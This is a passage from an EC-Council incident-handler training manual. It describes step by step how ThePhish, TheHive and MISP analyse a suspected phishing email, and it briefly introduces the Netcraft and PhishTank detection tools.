



Figure 5.15: Screenshot of ThePhish showing Forward As option


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

You can use the EML format to avoid email header contamination.

- Now, navigate to the ThePhish webpage and click on the "List emails" option, followed by the "Analyze" button to start analyzing the selected email.





Figure 5.16: Screenshot of ThePhish showing List emails

- The tool now isolates different observables such as IP addresses, and URLs and creates a case by interacting with the TheHive platform. Once tasks are created within the case, observables are added to the case, as shown in the screenshot below.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 5.17: Screenshot of ThePhish showing observables

Simultaneously, the tool notifies users through email that analysis has been initiated.

- Now, the first task is closed after sending an email notification and the second task is started, as shown in the screenshot; accordingly, analyzers are initiated on the observables.




Figure 5.18: Screenshot of ThePhish showing initialization of the second task

You can also view the progress of email analysis using TheHive.

- After all analyzers have terminated their execution, the second task is closed and the third task is started. During this task, ThePhish calculates the verdict. Here, as shown in the screenshot below, the verdict is “malicious”; hence, all observables found to be malicious are marked as IoC.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 5.19: Screenshot of ThePhish showing detection results

In the above screenshot, it is evident that one observable was identified and marked as an IoC. Now, this identified IoC is sent to MISP for obtaining further results and notifications.

- After sending the results via email, ThePhish closes the task and case, as shown in the screenshot below.





Figure 5.20: Screenshot of ThePhish showing the final result


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

The above screenshot shows that the case was closed after 5 min, displaying the information as "True Positive" and "No Impact." Thus, the incident was detected before any compromise.

- Now, you can check the results on the web interface of ThePhish, along with the complete analysis log, after closing the case.




Figure 5.21: Screenshot of ThePhish case closure

## Tools for Analyzing Phishing/Spam Mails

Phishing or spam email detection tools are valuable assets in the email incident handling process. Sophisticated spam/phishing email detection tools assist IH&R teams in curtailing phishing attempts targeting customers or employees. Incident handlers can use various automated tools such as Netcraft and PhishTank to detect phishing and spam emails and blacklist their originating IP addresses. Discussed below are some important tools used for detecting phishing emails.

- **Netcraft**

  Source: *https://www.netcraft.com*

  Netcraft uses machine learning algorithms and AI methods that help incident handlers automate the detection of phishing attacks, online frauds, impersonation, trademark infringement, domain typo-squatting, and other threats targeting an organization. It also assists incident handlers in removing a wide range of fraudulent content, including phishing websites, domains, social media accounts, phone numbers, and mobile apps.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 5.22: Screenshot of Netcraft

- **PhishTank**

  Source: *http://phishtank.com*

  PhishTank enables incident handlers to detect fraudulent phishing attempts and unsolicited commercial email spam links received by users. The tool provides accurate, actionable information that helps incident handlers to verify and track malicious attachments or links.

